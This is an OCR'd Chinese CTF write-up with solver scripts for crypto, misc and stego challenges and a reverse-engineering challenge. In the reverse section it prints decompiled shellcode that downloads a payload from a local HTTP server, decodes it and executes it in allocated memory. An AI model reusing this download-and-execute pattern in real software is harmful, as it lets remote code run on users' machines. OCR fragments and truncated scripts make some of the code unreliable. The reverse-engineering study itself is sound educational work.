
拿下

CRYPTO

Yusa的密码学签到——BlockTrick

简单题

```python
from pwn import *
from Crypto.Cipher import AES
from binascii import *
from Crypto.Util.strxor import *

p=remote("node4.buuoj.cn",25830)
context.log_level="debug"

num=p.recvuntil('\n')[:-1]
p.sendline(num)
num1=p.recvuntil('\n')[:-1]
p.sendline(num1)
p.recvuntil('flag')

```



MISC

问卷题

问卷

red_vs_blue

nc进去，输入r,b来猜谁赢，看似是随机，实际上是伪随机，多试几次可以发现结果已经预定好了，错误后可以重新输入，那么假设全是r，然后如果报错了就改成b就ok了

```
from pwn import *
import re
import time

p=remote("node4.buuoj.cn",29752)
context.log_level="debug"

list = []
for i in range(66):
    list.append('r')
i=0
flag= []
for j in range(999999):
    p.recvuntil('choose one [r] Red Team,[b] Blue Team:\n')
    while(1):
        p.sendline(list[i])
        rev1=p.recvline()
        rev2=p.recvline()
        if rev1[-9:] == rev2[-9:]:
            i+=1
            if i == 66:
                break
            else:
                p.recvuntil('choose one [r] Red Team,[b] Blue Team:\n')
        else:
            list[i]='b'
            i=0
```

```
            p.sendline('y')
            break
    if flag!=[]:
        break

```


```
cn",29752)
ug"

:
e one [r] Red Team,[b] Blue Team:\n')

t[i])
e()
e()
= rev2[-9:]:

:
```

```
    'choose one [r] Red Team,[b] Blue Team:\n'
[DEBUG] Sent 0x2 bytes:
    'r\n'
[DEBUG] Received 0x15 bytes:
    'Your choice Red Team\n'
[DEBUG] Received 0x6b bytes:
    'The result Red Team\n'
    'The number of successful predictions 65\n'
    'Game 66\n'
    'choose one [r] Red Team,[b] Blue Team:\n'
[DEBUG] Sent 0x2 bytes:
    'r\n'
[DEBUG] Received 0x8f bytes:
    'Your choice Red Team\n'
    'The result Red Team\n'
    'The number of successful predictions 66\n'
    'Here is your flag: flag{3b17f247-6a4d-440f-8ca5-2bb4e7d7dd15}\n'
Traceback (most recent call last):
  File "234.py", line 14, in <module>
```

Just a GIF

一个无限猫猫挥拳的gif，直接ffmpeg分离即可（python也一样）


然后图片既然全部分离，观察一下，总数为451张，11张为一轮，共循环41次



然后对同一帧不同轮次的两张图进行对比，可以发现是有些不同之处的

```
from PIL import Image, ImageChops
import PIL.ImageOps
import cv2
import numpy as np
import random

point_table = ([0] + ([255] * 255))

f = Image.new('RGB',(119,83),(0,0,0))

def black_or_b(a, b):
```


```
    diff = ImageChops.difference(a, b)
    diff = diff.convert('L')
    diff = diff.point(point_table)
    new = diff.convert('RGB')
    new.paste(b, mask=diff)
    return new


#for i in range(41):
    a = Image.open('image1.png')
    b = Image.open('image%d.png'%(i*11+1))
    e = black_or_b(a, b)
    final_img = Image.blend(f,e,0.9)
    f =final_img

a = Image.open('image1.png')
b = Image.open('image12.png')
e = black_or_b(a, b)
e.show()
```



猜测这些图片叠一起会有神奇功效，反复测试，发现按照这个顺序进行对比
0 11 22 33...
1 12 23 34...
同帧不同轮次，都跟第一轮进行对比
撰写脚本

```
from typing import Counter
from PIL import Image
from PIL import ImageFile
import collections

ImageFile.LOAD_TRUNCATED_IMAGES = True
Image.MAX_IMAGE_PIXELS = None
```

```
f = Image.new('RGB',(119,83),(0,0,0))

for i in range(11):
    img=Image.open(str(i)+'.png')
    img1=Image.new('RGB',(119,83),(255,255,255))
    for h in range(40):
        im=Image.open(str((h+1)*11+i)+'.png')
        width,height=img.size
        for j in range(0,width):
            for k in range(0,height):
                tmp = img.getpixel((j,k))
                tmp1 = im.getpixel((j,k))
                if tmp != tmp1:
                    img1.putpixel((j,k),(0,0,0))

    img1.save('test'+str(i+1)+'.png')

f.show()
```




获得图片，按照10跟11的顺序拼接即可

万能barcode scanner扫一下就完事了

ezSteganography

肯定是非预期了，qim量化参数难以调整，利用ps大法做出来了

首先直接stegsolver导出g通道图片



获得第一部分，获得qim量化的步长为20

直接用matlab做量化处理就行了，不过脚本不是太成功，

QIM.M


```
classdef QIM
    properties
        delta
    end

    methods
        function obj = QIM(delta)
            obj.delta = delta;
        end

        function y = embed(obj, x, m)
            % x : a vector of values to be quantized individually
            % m : a binary vector of bits to be embedded

            d = obj.delta;
            y = round(x/d) * d + (-1).^(m+1) * d/4.0;
        end

        function [z_detected, m_detected] = detect(obj, z)
            % z : The received vector, potentially modified
            % returns : A detected vector z_detected and detected message
            % m_detected

            shape = size(z);
```

```
            z = reshape(z,1,[]);

            m_detected = zeros(size(z),'like', z);
            z_detected = zeros(size(z), 'like', z);

            z0 = obj.embed(z, 0);
            z1 = obj.embed(z, 1);

            d0 = abs(z - z0);
            d1 = abs(z - z1);

            for i=1:length(z_detected)
                if d0(i) < d1(i)
                    m_detected(i) = 0;
                    z_detected(i) = z0(i);
                else
                    m_detected(i) = 1;
                    z_detected(i) = z1(i);
                end
            end

            z_detected = reshape(z_detected, shape);
            m_detected = reshape(m_detected, shape);

        end

        function choice = random_msg(obj, l)
            % returns: a random binary sequence of length l
            choice = randi([0 1], l, 1);
        end

    end
end
```

num.m

```
clear all;
delta = 20;
qim = QIM(delta);
image = imread('test.png');
green = image(:,:,2);

[z_detected, msg_detected] = qim.detect(green);
image(:,:,2) = z_detected;
imshow(image)
imsave
```

跑完后获得图片数据，使用matlab的图片工具库即可



显示二元+限制色彩空间

Nuclear wastewater


直接扫码，毛都没有，观察图片，哇金色传说
直接处理图片的三个通道，观察rgb数值，并进行chr，可以发现有大量的重复的内容，猜测可以利用词频进行排序，写脚本就完事了

```
from typing import Counter
from PIL import Image
from PIL import ImageFile
import collections
ImageFile.LOAD_TRUNCATED_IMAGES = True
Image.MAX_IMAGE_PIXELS = None
r_t =[]
g_t=[]
b_t=[]
myset=[]
picture=Image.open('qr.png')
pix=picture.load()
width=picture.size[0]
for y in range(width):
    for x in range(width):
        r, g, b = pix[x, y]
        if(r == 255 or r==0):
            continue
        else:
            r_t.append(r)
for y in range(width):
    for x in range(width):
        r, g, b = pix[x, y]
        if(g == 255 or g==0):
            continue
        else:
```


```
            r_t.append(g)
for y in range(width):
    for x in range(width):
        r, g, b = pix[x, y]
        if(b == 255 or b==0):
            continue
        else:
            r_t.append(b)

myset = set(r_t)
word_freq = collections.Counter(r_t)
for word, freq in word_freq.most_common():
    print (chr(word),end='y')
```

```
尝试新的跨平台 PowerShell https://aka.ms/pscore6

PS C:\Users\Snowywar\Desktop\Nuclear_wastewater> python3 .\test.py
theKEYis:#R@/&p~!>□U¦±J÷§C2¢ª©ÚHVÞ
□ô¾j(ðäÀ□S$ÏÍ
```

获得key，将可用字符输入进压缩包，即可解锁flag




flag存在不可见字符，猜测零宽



（vim看的，懒得贴图了）

最后cyberchef一把梭



funny_maze

迷宫题，参考纵横杯那个迷宫和这个文章

求解迷宫问题的三种方法(python实现)_不吃鱼的猫的博客-CSDN博客_python迷宫问题

nc后是求起点到终点的步数输入后就可以进入下一关，迷宫的固定长宽经过测试可知为


11 21 31 101

那直接写脚本就完事了，

```
from pwn import *

def exp(num):
    dirs = [(0, 1), (1, 0), (0, -1), (-1, 0)]
    path = []

    def mark(maze, pos):
        maze[pos[0]][pos[1]] = 2

    def passable(maze, pos):
        return maze[pos[0]][pos[1]] == 0

    def find_path(maze, pos, end):
        mark(maze, pos)
        if pos == end:
```

```
            print(pos, end=" ")
            path.append(pos)
            return True
        for i in range(4):
            nextp = pos[0] + dirs[i][0], pos[1] + dirs[i][1]

            if passable(maze, nextp):
                if find_path(maze, nextp, end):
                    print(pos, end=" ")
                    path.append(pos)
                    return True
        return False

    def see_path(maze, path,number):
        for i, p in enumerate(path):
            if i == 0:
                maze[p[0]][p[1]] = "E"
            elif i == len(path) - 1:
                maze[p[0]][p[1]] = "S"
            else:
                maze[p[0]][p[1]] = 3
        print("\n")
        for r in maze:
            for c in r:
                if c == 3:
                    number += 1
                elif c == "S" or c == "E":
                    None
                elif c == 2:None
                elif c == 1:None
                else:
                    None
            print()
        number = number+2
        return number

    p.recvuntil("#"*num + '\n')     #读取
    list1 = ["#"*num]
    maze = [[0]*num for i in range(num)]

    for i in range(num-1):
        list1.append(str(p.recvline())[2:-3])

    for j in range(len(list1)):
        for k in range(len(list1)):
            if (list1[j][k] == ' ' or list1[j][k] == 'S' or list1[j]
[k] == 'E'):
                maze[j][k] == 0
            if(list1[j][k] == '#'):
```

```
                maze[j][k] = 1
    for j in range(len(list1)):
        for k in range(len(list1)):
            if(list1[j][k] == 'S'):
                start = (j,k)
                print(start)
            if(list1[j][k] == 'E'):
                end = (j,k)
                print(end)
    number = 0
    find_path(maze, start, end)
    num = see_path(maze, path,number)
    p.recvuntil('your answer:\n')
    p.sendline(str(num))

if __name__ == '__main__':
    context.log_level ='debug'
    p = remote("node4.buuoj.cn",25485)

    p.sendline("1")
    exp(11)
    exp(21)
    exp(31)
    exp(101)
    p.recv()

```



REVERSE

shellcode

1. attachment打开很多go相关字符串，IDAgolangHelper
加载的时候出现这个

```
61b1a0 b'net/http.http2UnknownFrame.String'
61b220 b'net/http.(*http2chunkWriter).Write'
61b2e0 b'net/http.(*http2duplicatePseudoHeaderError).Error'
61b3e0 b'net/http.(*http2flushFrameWriter).staysWithinBuffer'
61b440 b'net/http.(*http2flushFrameWriter).writeFrame'
```

```
61b4e0 b'net/http.(*http2goAwayFlowError).Error'
61b560 b'net/http.(*http2handlerPanicRST).staysWithinBuffer'
61b5c0 b'net/http.(*http2handlerPanicRST).writeFrame'
61b660 b'net/http.(*http2headerFieldNameError).Error'
61b760 b'net/http.(*http2headerFieldValueError).Error'
61b860 b'net/http.(*http2pseudoHeaderError).Error'
61b960 b'net/http.(*http2sortPriorityNodeSiblings).Len'
61b9c0 b'net/http.(*http2sortPriorityNodeSiblings).Less'
61bae0 b'net/http.(*http2sortPriorityNodeSiblings).Swap'
61bbc0 b'net/http.(*http2write100ContinueHeadersFrame).staysWithinBuffer'
61bc20 b'net/http.(*http2write100ContinueHeadersFrame).writeFrame'
61bcc0 b'net/http.(*http2writePingAck).staysWithinBuffer'
61bd20 b'net/http.(*http2writePingAck).writeFrame'
61bdc0 b'net/http.(*http2writeSettings).staysWithinBuffer'
61be40 b'net/http.(*http2writeSettings).writeFrame'
61bf00 b'net/http.(*http2writeSettingsAck).staysWithinBuffer'
61bf60 b'net/http.(*http2writeSettingsAck).writeFrame'
61c000 b'net/http.(*http2writeWindowUpdate).staysWithinBuffer'
61c060 b'net/http.(*http2writeWindowUpdate).writeFrame'
61c100 b'type..eq.net/http.maxBytesReader'
61c200 b'net/http.(*noBody).Close'
61c260 b'net/http.(*noBody).Read'
61c2e0 b'net/http.(*noBody).WriteTo'
61c340 b'type..eq.net/http.redirectHandler'
61c3c0 b'type..eq.[4]net/http.http2Setting'
61c420 b'github.com/julienschmidt/httprouter.CleanPath'
61ca60 b'github.com/julienschmidt/httprouter.Params.ByName'
61cb40 b'github.com/julienschmidt/httprouter.(*Router).Handle'
61cda0 b'github.com/julienschmidt/httprouter.(*Router).recv'
61ce40 b'github.com/julienschmidt/httprouter.(*Router).allowed'
61d580 b'github.com/julienschmidt/httprouter.(*Router).ServeHTTP'
61e2a0 b'github.com/julienschmidt/httprouter.(*node).incrementChildPrio'
61e4c0 b'github.com/julienschmidt/httprouter.(*node).addRoute'
61f0a0 b'github.com/julienschmidt/httprouter.(*node).insertChild'
61fb80 b'github.com/julienschmidt/httprouter.(*node).getValue'
620440 b'github.com/julienschmidt/httprouter.
(*node).findCaseInsensitivePathRec'
621620 b'github.com/julienschmidt/httprouter.init'
621640 b'type..eq.github.com/julienschmidt/httprouter.Param'
621700 b'main.Index'
6217c0 b'main.Hello'
621900 b'main.customNotFound'
6219a0 b'main.Shell'
621ba0 b'main.main
```

1. 但是IDAGolangHelper并没有重命名到main.main，继续搜索到这篇文章https://cujo.com/reverse-engineering-go-binaries-with-ghidra/ https://github.com/getCUJO/ThreatIntel
2. 根据第一步得到的函数偏移以及地址，创建未重命名的函数并重命名

大概可以发现part1.exe创建了一个服务器
分析part3.exe
读取了part2.bin并执行其中的代码
可以直接调试,part2.bin中就是主要逻辑.

```
int sub_8F0005()
{
//...

  sub_8F0480((void (__stdcall **)(char *))v1); // 获取windows API地址
  strcpy(v15, "Hello GuiShou");
  strcpy(v19, "Tip");
  v11 = v5(0, &unk_400000, 4096, 64); // VirtualAlloc
  v10 = (int (*)(void))v5(0, &unk_400000, 4096, 64);
  v9 = 0x4000000;
  strcpy(v22, "127.0.0.1");
  strcpy(v16, "8080");
  strcpy(v25, "GET");
  v21[0] = 47;
  v21[1] = 115;
  v21[2] = 104;
  v21[3] = 101;
  v21[4] = 108;
  v21[5] = 108;
  v21[6] = 47;
  v21[7] = 118;
  v21[8] = 111;
  v21[9] = 105;
  v21[10] = 100;
  v21[11] = 13;
  v21[12] = 10;
  v21[13] = 0;
  strcpy(v20, "Mozilla/5.0 (Windows NT 6.1; rv:11.0)");
  strcpy(v23, "HTTP/1.0");
  v14 = 1;
  v18 = -1;
  v24 = 0;
  v12 = v2(v20, 1, 0, 0, 0);
  v13 = v7(v12, v22, 8080, 0, 0, 3, 0, 0);
  v17 = v8(v13, v25, v21, v23, 0, 0, v9, 0); // http open request, 目标是/shell/void
  v6(v17, 0, 0, 0, 0);
  while ( v14 && v18 )
  {
    v14 = v4(v17, v24 + v11, 4096, &v18); // winnet_readfile
    v24 += v18;
  }
  v3(v17); // wininet_InternetCloseHandle
  v3(v13);
```

```
  v3(v12);
  sub_8F059F(v11, v24, (int)v10); // v11是从part1获取的数据，v24是长度0x9f4，v10应该是下一步要执行的代码，但是还没有使用
  return v10();
}
```

可以看出这里其实是从part1.exe中读取了一段代码，结合part1中对于shell部分的分析，part1解密一段代码发送给part2，然后执行。长度是0x9f4
sub_8F059f大概逻辑为类base64解码

```
int __cdecl sub_8F059F(int a1, unsigned int a2, int a3)
{
// 初始化字符集
  if ( (a2 & 3) != 0 )
    return 0;
  v9 = 0;
  for ( i = 0; i < a2 && *(_BYTE *)(i + a1) != 61; ++i )
  {
    if ( *(char *)(i + a1) < 43 || *(char *)(i + a1) > 122 )
      return 0;
    v10 = v4[*(unsigned __int8 *)(i + a1)];
    if ( v10 == 255 )
      return 0;
    v7 = i & 3;
    if ( (i & 3) != 0 )
    {
      switch ( v7 )
      {
        case 1u:
          *(_BYTE *)(v9 + a3) |= ((int)v10 >> 4) & 3;
          *(_BYTE *)(++v9 + a3) = 16 * (v10 & 0xF);
          break;
        case 2u:
          *(_BYTE *)(v9 + a3) |= ((int)v10 >> 2) & 0xF;
          *(_BYTE *)(++v9 + a3) = (v10 & 3) << 6;
          break;
        case 3u:
          *(_BYTE *)(v9 + a3) |= v10;
          ++v9;
          break;
      }
    }
    else
    {
      *(_BYTE *)(v9 + a3) = 4 * v10;
    }
  }
  return v9;
}
```

字符集为

```
b'\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff>\xff\xff\xff?456789:;<=\xff\xff\xff\xff\xff\xff\xff\x00\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\xff\xff\xff\xff\xff\xff\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./0123\xff\xff\xff\xff\xff'
```

dump出来


```
